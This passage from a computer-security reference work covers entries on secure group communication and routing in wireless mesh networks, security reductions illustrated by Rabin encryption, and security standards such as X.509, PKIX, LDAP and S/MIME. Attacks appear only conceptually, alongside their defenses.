SeGrOM-Group. In SeGrOM-Group, the data packet is encrypted with a common group key. The common group key is disseminated from the source on the secure group overlay. To avoid notifying the source for each group join and leave, a batching technique [7] is used, where the source refreshes the group key periodically irrespective of group dynamics. The advantage of this scheme is its improved performance and simplicity. However, as the key will not be changed immediately, when the group changes, nodes that have left the group will still be able to decrypt group data until the current key period elapses and a new group key is issued. This results in a partial loss of the forward and backward data secrecy due to the use of periodic group key refreshment.

SeGrOM-Link. In SeGrOM-Link, the source generates a random encryption key for each data packet. To allow group members to decrypt the data, this data encryption key is delivered hop-by-hop on the secure group overlay, alongside the data, protected by overlay link keys. Since link keys can be changed immediately upon changes in head members, SeGrOM-Link ensures full forward and backward data secrecy.

SeGrOM-Hop. SeGrOM-Hop optimizes the delivery of the data encryption keys in SeGrOM-Link by maintaining a *hop key*, shared between each head member and all of its downstream head members. With the hop key, the data encryption key must only be re-encrypted and broadcast once, instead of requiring a separate encryption and unicast for each downstream head member. Since the data encryption key has to be delivered for every data packet, the savings on computation and communication can be significant for applications with high data rates.

Applications

Examples of applications that can benefit from secure group communication in wireless mesh networks services are applications which disseminate sensitive content, such as multimedia conferencing, and applications which seek to ensure that only clients that have paid or registered for service can receive data, such as online video broadcasting and distance learning.

Recommended Reading

1. Abad C, Gupta I, Yurcik W (2005) Adding confidentiality to application-level multicast by leveraging the multicast overlay. In: Proceedings of ADSN in ICDCSW '05 (2005), Columbus
2. Balachandran R, Ramamurthy B, Zou X, Vinodchandran N (2005) CRTDH: an efficient key agreement scheme for secure

group communications in wireless ad hoc networks. In: Proceedings of IEEE ICC '05, Seoul
3. Dong J, Ackermann KE, Nita-Rotaru C (2009) Secure group communication in wireless mesh networks. Ad Hoc Networks (Elsevier), Special Issue: Privacy and Security in Wireless Sensor and Ad Hoc Networks 7(8):1563–1576
4. Johnson DB, Maltz DA, Broch J (2001) DSR: The dynamic source routing protocol for multi-hop wireless ad hoc networks. In: Perkins CE (ed) Ad hoc networking, chapter 5. Addison-Wesley, New York, pp 139–172
5. Kaya T, Lin G, Noubir G, Yilmaz A (2003) Secure multicast groups on ad hoc networks. In: Proceedings of SASN '03, San Diego
6. Lee SJ, Su W, Gerla M (2002) On-demand multicast routing protocol in multihop wireless mobile networks. Mob Netw Appl 7(6):441–453
7. Li X, Yang Y, Gouda M, Lam S (2001) Batch rekeying for secure group communications. In: Proceedings of WWW '01 (2001)
8. Perkins CE, Bhagwat P (1994) Highly dynamic destination-sequenced distance-vector routing (DSDV) for mobile computers. In: Proceedings of SIGCOMM 1994, London
9. Perkins CE, Royer EM (2000) Ad hoc on-demand distance vector routing. In: Ad hoc networking. Addison-Wesley, New York
10. Royer E, Perkins C (2000) Multicast ad hoc on- demand distance vector (maodv) routing, Internet-draf, July 2000
11. Sun Y, Trappe W, Liu KJR (2004) A scalable multicast key management scheme for heterogeneous wireless networks. IEEE/ACM Trans Netw 12(4):653–666
12. Torres R, Sun X, Walters A, Nita-Rotaru C, Rao S (2007) Enabling confidentiality of data delivery in an overlay broadcasting system. In: Proceedings of the 26th IEEE INFOCOM 2007, Anchorage
13. Wong C, Gouda M, Lam S (2000) Secure group communications using key graphs. Trans Netw 8(1):16–30
14. Wong C, Lam S (2000) Keystone: A group key management service. In: Proceedings of ICT 2000, Acapulco
15. Yang Y, Li X, Zhang X, Lam S (2001) Reliable group rekeying: a performance analysis. In: SIGCOMM '01, San Deigo
16. Yiu WP, Chan SH (2004) SOT: secure overlay tree for application layer multicast. In: ICC '04, Paris
17. Zhang X, Lam S, Lee DY (2004) Group rekeying with limited unicast recovery. Comput Netw 44(6):855–870
18. Zhang X, Lam S, Lee DY, Yang Y (2003) Protocol design for scalable and reliable group rekeying. ToN 11, 6 (2003)
19. Zhu S, Setia S, Xu S, Jajodia S (2004) GKMPAN: An efficient group rekeying scheme for secure multicast in ad-hoc networks. In: Mobiquitous '04, Boston
20. Zhu S, Yao C, Liu D, Setia S, Jajodia S (2005) Efficient security mechanisms for overlay multicast-based content distribution. In: Proceedings of Applied Cryptography and Network Security (ACNS) conference (2005), New York

Security of Web Browser Scripting Languages

►Script Language Security

Security of Wireless Mesh Networks (General Overview)

Reza Curtmola[1], Jing Dong[2], Cristina Nita-Rotaru[2]
[1]Department of Computer Science, New Jersey Institute of Technology (NJIT), Newark, NJ, USA
[2]Department of Computer Science, Purdue University, West Lafayette, IN, USA

Synonyms

Secure networks design

Related Concepts

►Confidentiality; ►Key Management Protocols

Definition

Security of wireless mesh networks represents a collection of protocols and mechanisms designed to achieve security services such as authentication, integrity, and confidentiality for protocols used in the context of wireless mesh networks.

Background

Wireless mesh networks (WMNs) have emerged as a promising technology that offers low-cost high-bandwidth community wireless services. The self-maintenance feature of WMNs and the low cost of wireless routers make WMNs a promising technology for providing economic solutions for a wide range of applications, such as broadband community wireless service, enterprise wireless networking, security surveillance, and emergency networking [4]. In addition, through bridging and gateway functions of mesh routers, WMNs can be easily integrated with other networks, such as Internet, cellular networks, wireless local area networks (WLAN), wireless personal area networks (WPAN), wireless metropolitan area networks (WMAN), and sensor networks.

Given the large number of potential applications, WMNs have attracted tremendous interest from both academia and industry, and resulted in dedicated subworking groups in several industry standards groups, such as 802.11, 802.15, and 802.16 [10, 18, 29].

Group-oriented applications are an important class of applications on WMNs, given the community-oriented nature of WMN deployments. Example applications include webcast, distance learning, online gaming, video conferencing, and multimedia broadcasting. Many of these applications follow a communication pattern in which one or more source clients disseminate data to a changing set of receivers.


Wireless Mesh Networks

A wireless mesh network consists of a set of stationary wireless mesh routers and a set of wireless mesh clients (see Fig. 1). Each mesh router may be equipped with one or more wireless transceivers. As the radio range is insufficient to cover the entire deployment area, to communicate with each other, mesh routers form a multi-hop wireless network and relay traffic for each other.

Each mesh client is associated with a mesh router, and communicates with other mesh clients via the multi-hop network formed among the mesh routers. A mesh client may be mobile, and the state of the client is maintained with a hand-off protocol between mesh routers.

Communication in wireless mesh networks is done using wireless transmissions in a multi-hop fashion where the communication between source and destination is relayed by intermediate nodes. Routing protocols that were proposed in MANETs for unicast (e.g., AODV [25] DSR [19], DSDV [24]) and multicast (e.g., MAODV [29]) can be used in WMNs. In addition, some routing protocols such as ODMRP [22] were specifically designed to take advantage of the mesh structure in a WMN.

Driven by the increasing demand for rich and high-speed content access, recent research in WMNs has focused on developing high-performance communication protocols and given rise to two general design approaches, *dynamic topology-aware adaptation* and *dynamic network coding*. The main principle of dynamic topology-aware adaptation is to improve performance by dynamically adjusting protocol structure to accommodate the unstable nature of wireless links. Such adaptation is performed based on new routing metrics such as ETX [9], PP [14, 21], RTT [2], SPP [27] which capture the quality of the links and are better metrics for selecting high-throughput paths than the traditional hop count metric. Dynamic network coding, on the other hand, improves performance by exploiting the broadcast nature of wireless communication to effectively make use of the common occurrence of packet overhearing in wireless networks. The core principle of network coding is that intermediate nodes actively mix (or *code*) input packets and forward the resulting coded packets. Both approaches have been adopted in a wide range of practical systems and demonstrated significant improvement in system performance.



Security of Wireless Mesh Networks (General Overview). Fig. 1 An example of a wireless mesh network

Theory

There are several aspects that make wireless networks in general and wireless mesh networks less robust and more vulnerable than their wired counterpart. High error rates, variable and unpredictable characteristics of the signal strength and propagation fluctuations with time and environment frequently result in broken links. Thus, wireless medium provides less robust communication than wired networks, making robustness a major challenge when designing group services operating on wireless networks. Scaling protocols is burdened by the shared nature of the medium, the interference and the limited bandwidth. Last but not least, security is more challenging in WMNs because the open wireless medium is more susceptible to attacks at all network levels and the multi-hop communication makes services more vulnerable to attacks coming from within the network. Specifically, as wireless communication is inherently open, attackers can easily set up rogue nodes to mount a wide variety of attacks, such as eavesdropping, jamming, man-in-the-middle, and spoofing. Software bugs, mis-configurations, and easy physical access all make mesh routers easier to be subverted by attackers and result in insider attacks.

Unfortunately, achieving security in wireless networks is much more challenging than in wired networks, especially for protocols aiming at high performance. On the one hand, wireless networks have a much more open communication environment and are subjected to a much wider range of attacks; on the other hand, wireless networks are much more limited in resource, thus only lightweight solutions can be applied. As a consequence, many security protocols proposed for wired networks are inapplicable in the wireless environment.

Based on the specific architecture in designing wireless mesh networks and the applications envisioned to be deployed on them, three aspects related to the security of wireless mesh networks are discussed: (1) group communication security for wireless mesh networks, (2) secure network coding, and (3) secure routing for dynamic-topology adaptation architectures.

Group communication security

Many of the applications envisioned for wireless mesh networks are group applications. A major security goal for group applications is providing data confidentiality such

that only current group members have access to the data sent to the group. Previous communication must remain protected from newly joined members, and future communication must be protected from members who have left the group.

Existing solutions for wired networks [1, 26, 30, 31, 34] are not well suited for WMNs as they assume efficient reliable end-to-end and multicast delivery, which is much more expensive to achieve in a multi-hop wireless environment. These protocols also do not exploit unique features of WMNs, such as the broadcast nature of wireless communication. Solutions proposed for wireless sensor networks (WSNs) [7, 15, 16] and MANETs [6, 20, 36] are designed to sustain severe computation power, storage, mobility, and energy constraints, and as a result have limited scalability and robustness.

Most of the secure group communication protocols for wireless networks were designed in the context of MANETs. Examples include GKMPAN [36], CRTDH [6], and the work in [20]. GKMPAN is a group key management scheme designed for a relatively stable group and focuses primarily on member revocation. The scheme uses pair-wise keys to distribute a common group key for data encryption among group members. CRTDH [6] relies on the Chinese Remainder Theorem and the Diffie–Hellman group key agreement for establishing group keys. It requires a number of messages linear to the group size to refresh the key for every group join and leave. Thus, it is not scalable in a wireless environment with limited bandwidth resource. Kaya et al. [20] adopts a distributed scheme for handling group dynamics to address the high overhead of multi-hop communication in MANETs. However, the scheme fails to exploit the broadcast advantage of wireless communication, primarily due to the highly dynamic nature of MANETs which prevents the establishment of a local subgroup key for data delivery.

SeGrOM [11] is a framework designed especially for wireless mesh networks. The framework employs decentralized group membership, promotes localized communication, and leverages the wireless broadcast nature to efficiently accommodate dynamic group changes and reduce communication overhead. The framework supports three secure multicast variants, with different tradeoffs in complexity, cost, and security, and an efficient group revocation protocol that exploits localized client mobility.

For more details about secure group communication in wireless mesh networks, refer article ►Security of Group Communication in Wireless Mesh Network.

Secure routing

A routing protocol in a WMN ensures that data sent by the source is routed across the network in a multi-hop fashion and reaches the destination. In this process, the routing is vulnerable to a wide variety of attacks because of the characteristics of the open wireless transmission medium and the lack of physical security of the mesh nodes. Attacks against routing range from simple attacks such as packet injection, modification, or replay (which can be performed by outside attackers) to more sophisticated attacks that are performed by inside attackers, such as packet dropping, flood rushing, and the wormhole attack. Given their static nature and their use for applications that require high-throughput, WMNs can also be subjected to metric manipulation attacks, which exploit the fact that routes are built based on the quality of wireless links as reported by the mesh nodes. The attacks can be particularly challenging to defend against when multiple attackers collude and coordinate their malicious actions.

To thwart outsider attacks, basic cryptographic primitives are usually sufficient. However, mitigating attacks executed by insiders requires more complex techniques, and cryptography alone is not sufficient. Examples include the monitoring of nodes by their neighbors [23], the use of end-to-end acknowledgments between destination and source [5], the use of accusation mechanisms [12], or the use of specialized hardware [17]. For more details about attacks and defenses against routing in wireless mesh networks, refer article ►Secure Routing in Wireless Mesh Network.

Secure network coding

Wireless mesh networks building on the paradigm on network coding make numerous optimizations and design choices to solve a plethora of practical aspects. Unfortunately, many of these design choices result in protocols that have numerous security vulnerabilities.

For example, the very nature of packet mixing makes network coding systems vulnerable to a severe security threat known as *pollution attacks*, in which attackers inject corrupted packets into the network. Although packet injection is not a new attack, its impact on network coding is devastating. This is because as long as there is one corrupted packet that an intermediate node uses during the coding process, all the coded packets forwarded by the node will be corrupted. The result is an epidemic propagation of corrupted packets, as further nodes code and forward more corrupted packets.

Current work relevant to the security of network coding has focused exclusively on the packet pollution attack. To prevent pollution attacks, intermediate nodes need to verify that each received coded packet is a valid combination of native packets from the source. As a result, traditional digital signature schemes cannot be used to defend against pollution attacks because the brute force approach in which the source generates and disseminates signatures

of all possible combinations of native packets has a prohibitive computation and communication cost, and thus it is not feasible. Several cryptographic approaches were proposed to combat this attack [8, 32, 35]. In such approaches, the source uses cryptographic techniques to create and send additional verification information that allows nodes to verify the validity of coded packets. Polluted packets can then be filtered out by intermediate nodes. The proposed schemes rely on techniques such as homomorphic hash functions or homomorphic digital signatures. These schemes have high computational overhead, as each verification requires a large number of modular exponentiations. In addition, they require the verification information (e.g., hashes or signatures) to be transmitted separately and reliably to all nodes in advance; this is difficult to achieve efficiently in wireless networks.

Several recent schemes avoid the cost of using heavyweight cryptographic primitives [3, 13, 33]. For more details about attacks and defenses in wireless mesh networks relying on network coding, ►Secure Network Coding for Wireless Mesh Networks.

Applications

Examples of applications that can benefit from secure wireless mesh networks services are applications which disseminate sensitive content, such as multimedia conferencing, and applications which seek to ensure that only clients that have paid or registered for service can receive data, such as online video broadcasting and distance learning. In addition, wireless networks using secure routing protocols that can defend not only against outside attacks but also against inside attacks are appropriate for deployment in environments with high security and availability requirements such as emergency deployments, natural disasters, military battle fields, and rescue missions.

Recommended Reading

1. Abad C, Gupta I (2005) Adding confidentiality to application-level multicast by leveraging the multicast overlay. In: Proceedings of ADSN 2005, Hilton
2. Adya A, Bahl P, Padhye J, Wolman A, Zhou L (2004) A multi-radio unification protocol for ieee 802.11 wireless networks. In: Proceedings of Broad Nets '04, Lausanne, Switzerland, pp 344–354
3. Agrawal S, Boneh D (2009) Homomorphic macs: mac-based integrity for network coding. In: Proceedings of ACNS '09, LNCS vol 5536. Springer, Heidelberg, pp 292–305
4. Akyildiz IF, Wang X, Wang W (2005) Wireless mesh networks: a survey. Comput Netw 47(4):445–487
5. Awerbuch B, Curtmola R, Holmer D, Nita-Rotaru C, Rubens H (2007) Odsbr: an on-demand secure Byzantine resilient routing protocol for wireless ad hoc networks. ACM Transactions on Information and System Security (TISSEC), Bostn, 2007
6. Balachandran RK, Ramamurthy B, Xukai Z, Vinodchandran NV (2005) CRTDH: an efficient key agreement scheme for secure group communications in wireless ad hoc networks. In: Proceedings of ICC 2005, La Coruna
7. Chan H, Perrig A, Song D (2003) Random key predistribution schemes for sensor networks. In: Proceedings of the IEEE Computer Society Symposium on Research in Security and Privacy (S&P '03), Berkeley, pp 197–213
8. Charles D, Jain K, Lauter K (2006) Signatures for network coding. In: Proceedings of the conference on information sciences and systems (CISS '06), Princeton
9. Couto DSJD, Aguayo D, Bicket JC, Morris R (2003) A high-throughput path metric for multi-hop wireless routing. In: Proceedings of MOBICOM '03 (2003), ACM, San Diego
10. Djukic P, Valaee S (2007) 802.16 mesh networking. In: Ahson S, Ilyas M (eds) WiMax: standards and security, CRC Press, New York, pp 147–174
11. Dong J, Ackermann KE, Nita-Rotaru C (2009) Secure group communication in wireless mesh networks. Ad Hoc Networks (Elsevier), Special Issue: Privacy and Security in Wireless Sensor and Ad Hoc Networks 7, 2009
12. Dong J, Curtmola R, Nita-Rotaru C (2008) On the pitfalls of using high-throughput multicast metrics in adversarial wireless mesh networks. In: Proceedings of the 4th IEEE Conference on Sensor, Mesh and Ad Hoc Communications and Networks (SECON '08), California
13. Dong J, Curtmola R, Nita-Rotaru C (2009) Practical defenses against pollution attacks in intra-flow network coding for wireless mesh networks. In: Proceedings of WiSec 2009, ACM Press, Zurich
14. Draves R, Padhye J, Zill B (2004) Comparison of routing metrics for static multi-hop wireless networks. In: Proceedings of SIGCOMM '04, Portland, pp 133–144
15. Du W, Deng J, Han Y, Varshney P (2006) A key predistribution scheme for sensor networks using deployment knowledge. In: IEEE TDSC 3(1):62–77
16. Eschenauer L, Gligor VD (2002) A key-management scheme for distributed sensor networks. In: Proceedings of CCS '02, ACM Press, Washington
17. Hu L, Evans D (2004) Using directional antennas to prevent wormhole attacks. In: Proceedings of NDSS, San Diego
18. Ieee 802.15 standard group
19. Johnson DB, Maltz DA, Broch J (2001) DSR: The dynamic source routing protocol for multi-hop wireless ad hoc networks. In: Perkins (ed) Ad hoc networking. Addison-Wesley, Reading, chapter 5, pp 139–172
20. Kaya T, Lin G, Noubir G, Yilmaz A (2003) Secure multicast groups on ad hoc networks. In: Proceedings of SASN '03, ACM, New York
21. Keshav S (1993) A control-theoretic approach to flow control. In: Proceedings of the Conference on Communications Architecture and Protocols, San Francisco, pp 3–15
22. Lee SJ, Su W, Gerla M (2002) On-demand multicast routing protocol in multihop wireless mobile networks. Mob Netw Appl 7(6):441–453
23. Marti S, Giuli T, Lai K, Baker M (2000) Mitigating routing misbehavior in mobile ad hoc networks. In: Proceedings of MOBICOM, Boston, 2000
24. Perkins CE, Bhagwat P (1994) Highly dynamic destination-sequenced distance-vector routing (DSDV) for mobile computers. In: Proceedings of SIGCOMM, London, 1994

25. Perkins CE, Royer EM (2000) Ad hoc On-Demand Distance Vector Routing. In: Perkins (ed) Ad hoc Networking. Addison-Wesley, Reading
26. Perrig A, Song D, Tygar JD (2001) ELK, a new protocol for efficient large-group key distribution. In: IEEE Symposium on Security and Privacy 2001, Oakland, pp 134–146
27. Roy S, Koutsonikolas D, Das S, Hu C (2006) High-throughput multicast routing metrics in wireless mesh networks. In: IEEE International Conference on Distributed Computing Systems (ICDCS), Lisboa, 2006
28. Royer E, Perkins C (2000) Multicast ad-hoc on-demand distance vector (MAODV) routing. In: Internet Draft (July 2000)
29. Status of project ieee 802.11s
30. Torres R, Sun X, Walters A, Nita-Rotaru C, Rao S (2007) Enabling confidentiality of data delivery in an overlay broadcasting system. In: INFOCOM 2007. Anchorage
31. Wong C, Gouda M, Lam S (2000) Secure group communications using key graphs. Trans Netw 8(1):16–30
32. Yu Z, Wei Y, Ramkumar B, Guan Y (2008) An efficient signature-based scheme for securing network coding against pollution attacks. In: Proceedings of INFOCOM '08, San Francisco
33. Yu Z, Wei Y, Ramkumar B, Guan Y (2009) An efficient signature scheme for securing XOR network coding against pollution attacks. In: Proceedings of IEEE INFOCOM, Rio de Janeiro, 2009
34. Zhang X, Lam S, Liu H (2005) Efficient group rekeying using application layer multicast. In: ICDCS '05, Columbus
35. Zhao F, Kalker T, Medard M, Han K (2007) Signatures for content distribution with network coding. In: Proceedings of ISIT '07, Nice
36. Zhu S, Setia S, Xu S, Jajodia S (2004) (Gkmpan: An efficient group rekeying scheme for secure multicast in ad-hoc networks. In: Mobiquitous vol 00, pp 42–51

Security Reduction

Mehdi Tibouchi
Laboratoire d'informatique de l'ENS, École normale supérieure, Paris, France

Related Concepts

►Computational Assumption

Definition

A security reduction is a particular type of mathematical proof that some cryptographic primitive or protocol is secure, in the sense that it is "at least as difficult to break" as some other problem believed to be hard.

Background

It is usually not possible to prove that a practical cryptographic primitive is secure in an absolute, *informational* sense, that is, against an adversary with unlimited computational power. For example, an informationally secure encryption scheme must use a key at least as long as the message to be encrypted, and thus, has limited usefulness.

Real adversaries, however, do not have unlimited computational resources. This can be formalized in the language of complexity theory: the complexity of some problems is simply too high for them to be realistically tractable. That is, in particular, one of the insights underlying public key cryptography, as envisioned by Diffie and Hellman in the 1970s [5].

It seemed difficult to turn this insight into actual proofs of security for the protocols proposed at the time, such as RSA encryption or Diffie-Hellman key exchange, if only because the problems involved (factoring, discrete logarithm, etc.) are, to this day, only *conjectured* to be computationally intractable, and it is unlikely to see these conjectures settled soon failing deep, unforeseen advances in complexity theory.

Even *assuming* that factoring is hard, it is not known whether RSA encryption is secure (i.e., one-way). However, Rabin showed in 1979 [9] how to construct a public key encryption scheme in which recovering a message from a corresponding ciphertext is as hard as factoring the public key: this was possibly the first example of a security reduction.

Later, Goldwasser and Micali, in their 1983 paper *Probabilistic Encryption* [4], introduced a more formal and systematic approach to *provable security* [8], in which security notions themselves are defined in terms of probabilistic polynomial-time algorithms with oracles; they used this setting to define *semantic security* for public key encryption schemes, and construct the first example of a public key schemes secure in this stronger sense, provided that the quadratic residosity problem is hard. These notions are still in use today largely in the same form, and have found their way into international cryptographic standards, and symmetric cryptography as well.

Theory

The general structure of a security reduction can be described as follows. The aim is to prove that some cryptographic protocol C is secure in the sense that no probabilistic polynomial-time adversary can "break" it with nonnegligible probability. To do so, assume that such an adversary $\mathcal{A}$ exists, and construct another probabilistic polynomial-time algorithm $\mathcal{S}$ (the *simulator*), using $\mathcal{A}$ as an oracle, which solves a problem P that is believed to be hard. This is a proof by contradiction that C is secure under the assumption that P is hard.

As an example, one can show that breaking the one-wayness of Rabin encryption is as hard as factoring. Recall that Rabin encryption uses the product N of two large primes as a public key, and that a message $m \in \mathbb{Z}_N^*$ is

encrypted as $c = m^2 \bmod N$. The ciphertext c then decrypts as one of its four square roots mod N (this ambiguity can be lifted in a number of ways). An adversary $\mathcal{A}$ against the one-wayness of this scheme takes as input a public modulus N and a ciphertext c, and returns a decryption of c with nonnegligible probability ε.

Suppose that such an adversary $\mathcal{A}$ exists, and consider the following probabilistic polynomial-time simulator $\mathcal{S}$. $\mathcal{S}$ takes as input the product N of two large primes. It picks a random element $m_0 \in \mathbb{Z}_N^*$, computes $c = m_0^2 \bmod N$ and submits (N, c) to $\mathcal{A}$. With probability ε, $\mathcal{A}$ returns a square root m_1 of c mod N, and since c has four square roots, then $m_1 \not\equiv \pm m_0 \pmod N$ with probability 1/2. In that case, $p = \gcd(m_1 - m_0, N)$ is a nontrivial factor of N since $(m_1 - m_0)(m_1 + m_0) \equiv c - c \equiv 0 \pmod N$. Thus, $\mathcal{S}$ can return a nontrivial factor p of N with nonnegligible success probability $\varepsilon/2$. This concludes the proof that breaking the one-wayness of Rabin encryption is as hard as factoring.

A final remark on tightness. In this example, it is in fact only "as hard" up to the factor of 2 lost in the success probability. Since 2 is a small constant, this is considered a *tight* reduction: it is almost as easy to factor N as it is to recover a plaintext from the corresponding ciphertext. However, proofs of security can sometimes involve large polynomial losses in success probability ("loose reductions"), in which case the implications for the choice of security parameters are significant [7].

Applications

Early public key protocols with strong proofs of security (e.g., semantically secure encryption schemes, especially under chosen-ciphertext attacks) tended to be too inefficient for practical applications, and ad hoc substitutes such as PKCS#1 v1.5 [6] were used instead.

The situation started to change in the mid-1990s, however, in the wake of Bellare and Rogaway's work on the random oracle model [1]. Together with the availability of efficient cryptographic hash functions, it made efficient schemes with strong proofs of security possible [10] (assuming random oracles). Such schemes as RSA-OAEP [2] for encryption and RSA-PSS [3] for signature are now international standards and are gaining ever wider industry adoption.

Recommended Reading

1. Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In ACM Conference on Computer and Communications Security, pp 62–73
2. Bellare M, Rogaway P (1994) Optimal asymmetric encryption. In EUROCRYPT, pp 92–111
3. Bellare M, Rogaway P (1996) The exact security of digital signatures – how to sign with rsa and rabin. In EUROCRYPT, pp 399–416
4. Goldwasser S, Micali S (1984) Probabilistic encryption. J Comput Syst Sci 28(2):270–299
5. Hellman M, Diffie W (1976) New directions in cryptography. IEEE Trans Inf Theory 22:644–654
6. Kaliski B (1993) PKCS#1: RSA encryption standard, version 1.5. Technical report, RSA Laboratories
7. Koblitz N, Menezes A (2007) Another look at "provable security". J Cryptol 20(1):3–37
8. Pointcheval D (2005) Provable security for public key schemes, pp 133–189. Advanced Courses in Mathematics – CRM Barcelona. Birkhäuser Basel
9. Rabin MO (1979) Digitalized signatures and public-key functions as intractable as factorization. Technical Report MIT/LCS/TR-212, MIT Laboratory for Computer Science
10. Stern J (2003) Why provable security matters? In: Biham E (ed) EUROCRYPT. Lecture notes in computer science, vol 2656. Springer, pp 449–461

Security Standards Activities

Russ Housley
Vigil Security, LLC, Herndon, VA, USA

Definition

A security standard defines a set of features that provide one or more security service, including data integrity, authentication, non-repudiation, data confidentiality, and access control. Some security standards are embedded within a data protocol, others are defined separately for use with many different data protocols, and still others define infrastructure.

Background

This entry describes a number of highly visible security standards activities. It cannot be exhaustive, but it does include many standards bodies that are influencing the security industry and product development. Many of the standards are interrelated; for example, *X.509* public-key certificates have been profiled for use in the Internet by the PKIX working group of the Internet Engineering Task Force (IETF), and that profile has been augmented for Qualified Certificates, which are used to identify human beings involved in electronic commerce.

Activities

X.509

ITU-T Recommendation X.509 defines public-key *certificates* and *attribute certificates*. ITU-T, previously called CCITT, has been developing telecommunications

standards for decades. X.509 [1, 2] is part of a joint effort between ITU-T and the International Organization for Standardization, usually called ISO. The X.500 series of documents have numbers assigned by both standards bodies, but the numbers assigned by ITU-T are traditionally used to refer to the documents. Within this series, X.509 defines the public-key certificate to provide authentication in a ubiquitous global directory environment. While the envisioned directory deployment has never materialized, the certificate format has been used in small, closed networks as well as large, open deployments. Public-key certificates enable secure communication between entities that were unknown to each other prior to the communication. Deployments of public-key certificates are known as *public-key infrastructure* (PKI). To bring PKI to large multinational corporations or to millions of Internet users, a common certificate format is necessary. X.509 defines a flexible, extensible certificate format. The widespread adoption of X.509 is due to two factors. First, X.509 is technically suitable for many environments. Second, it was developed at an important time. It became an international standard at a time when many vendors were ready to implement certificate-based products.

X.509 includes a powerful extension mechanism. It was defined for Version 3 certificates and Version 2 CRLs (*Certificate Revocation Lists*). Arbitrary extensions can be defined and incorporated into a certificate or CRL, and a criticality flag indicates whether or not a certificate using system needs to properly handle this extension as part of the verification process. Certificate and CRL contents can readily be tailored to specific environments, and the inclusion of a particular critical extension can restrict use of the certificate to a particular application environment.

X.509 also specifies the attribute certificate format. An attribute certificate is used in conjunction with a public-key certificate to provide additional information, especially authorization information, about the named entity.

The ITU-T continues to maintain X.509 as well as develop X.509 enhancements. Most of the maintenance takes the form of clarifying text, and most of the enhancements take the forms of new standard extensions. Any problems found through operational experience are addressed in the standard through a formal defect reporting and resolution process.

PKIX

The Internet Engineering Task Force (IETF) is responsible for creating standards for the Internet. For the most part, the IETF develops protocols. This work is carried out by a number of working groups, which are organized into Areas. Within the Security Area, the *PKIX (Public-Key Infrastructure using X.509)* working group was formed at the end of 1995 to tailor the X.509 public-key certificate to the Internet environment. The working group set out to define an Internet PKI. It did not take long for the group to realize that defining an Internet PKI was more extensive than profiling the X.509 certificate. Thus, the PKIX charter was written to encompass four major activities:

1. X.509 certificate and certificate revocation list (CRL) profile
2. Certificate management protocols
3. Operational protocols
4. Certificate Policy (CP) and Certification Practice Statement (CPS) framework

The first activity was the original motivating task. The profile includes detailed specification of the mandatory, optional, critical, and noncritical extensions in a *PKIX-compliant* certificate or CRL. The profile was first published in January 1999 [3]. It was subsequently updated in April 2002 [4] and May 2008 [5]. The most recent update provides guidance on the use of international character sets [6]. In addition, the qualified certificate profile was developed in January 2001 [7], and it was updated in March 2004 [8]. Also, the attribute certificate profile was developed in April 2002 [9].

The second activity was to specify the protocols for management operations required in the Internet PKI, including certification of entities and their key pairs, *certificate revocation*, key backup and recovery (►Key Management), *Certification Authority* (CA) key rollover, and cross-certification. Two competing protocols were developed: CMP [10] and CMC [11]. CMP was updated in September 2005 [12], and CMC was updated in June 2008 [13].

The third activity, operational protocols, was to specify the protocols for day-to-day Internet PKI operation, such as certificate retrieval, CRL retrieval, and online certificate status checking. The results, to date, include several important specifications. It tells how to use FTP and HTTP to access repositories [14], and how to use HTTP to access a certificate store [15]. Others tell how to use an LDAPv2 directory as a repository [16, 17]. Another specification defines the Online Certificate Status Protocol (OCSP) [18]. And, another one defines the Server-Based Certificate Validation Protocol (SCVP).

Finally, the fourth activity, guidance to CP and CPS authors, provides topics and formats for these documents. The guidance was originally published in March 1999 [19]. The American Bar Association's Information Security Committee joined forces with the PKIX working group to improve it; an update was published in November 2003 [20].

PKIX has played an essential role in bringing PKI concepts to the Internet. These protocols and functions make a PKI possible in the diverse Internet environment. The flexibility, extensibility, and generality can satisfy greatly differing requirements. The PKIX work continues to evolve, and over time charter has been expanded to include supportive additional work items such as time-stamping protocols. The *Time-Stamp Protocol* (TSP) [21] was published in August 2001.

LDAP

The Lightweight Directory Access Protocol (LDAP) [22] was originally conceived as a simple to describe and simple to implement subset of the capability of the X.500 Directory Access Protocol (DAP). Over time, the subset of functions and features has expanded. Today, it is used as the access protocol for many repositories, some of which are based on X.500 directories, but many are not. As part of this evolution, the "lightweight" aspect of the protocol has diminished. Nevertheless, many vendors worldwide use LDAPv2 [23] and LDAPv3 [24]. The IETF LDAPext Working Group has been formed to specify useful extensions for LDAPv3, such as an authentication and access control mechanism.

Interoperability between PKI products from many different vendors in an LDAP environment is facilitated by the LDAPv2 schema [17] and the LDAPv3 schema [25]. These specifications describe how to locate certificate and CRL information in LDAP-compliant repositories.

S/MIME

In 1995, a consortium of industry vendors led by RSA Data Security, Inc. developed a companion security solution to the Multipurpose Internet Mail Extensions (MIME) specifications, which are the basis for any e-mail message that goes beyond simple text. For example, an e-mail message that includes more than one font, bold text, or an attachment makes use of MIME. Secure MIME (S/MIME) specifies encryption and digital signatures for MIME messages. While a formal standards body did not develop the original S/MIME specifications, many important product vendors embraced S/MIME. To build on and expand this success, the consortium released change control of the S/MIME Version 2 documents [26, 27] to the IETF in 1997.

The IETF S/MIME Working Group developed significant enhancements, resulting in S/MIME Version 3 [28–32]. The primary focus of the S/MIME Working Group was to develop an algorithm-independent protocol and incorporate a number of new security features into the specifications, while preserving compatibility with the earlier specification whenever possible. In particular, the S/MIME Version 3 specifications include support for sending encrypted messages to large mail lists, security labels on messages (e.g., "company proprietary," "secret," or "top secret"), and signed message receipts. These signed receipts provide proof that the intended recipient received a signed message that contained a request for a receipt.

The S/MIME Version 3 specifications include discussion of PKI concepts such as certificate format, certificate processing, and CRLs. These specifications are compatible with the X.509 profile developed by the IETF PKIX Working Group, and they provide additional details for the use of X.509 certificates in the e-mail environment. Further, provision is made in the message envelope to carry an arbitrary numbers of certificates and CRLs to assist the recipient with certification path construction and validation.

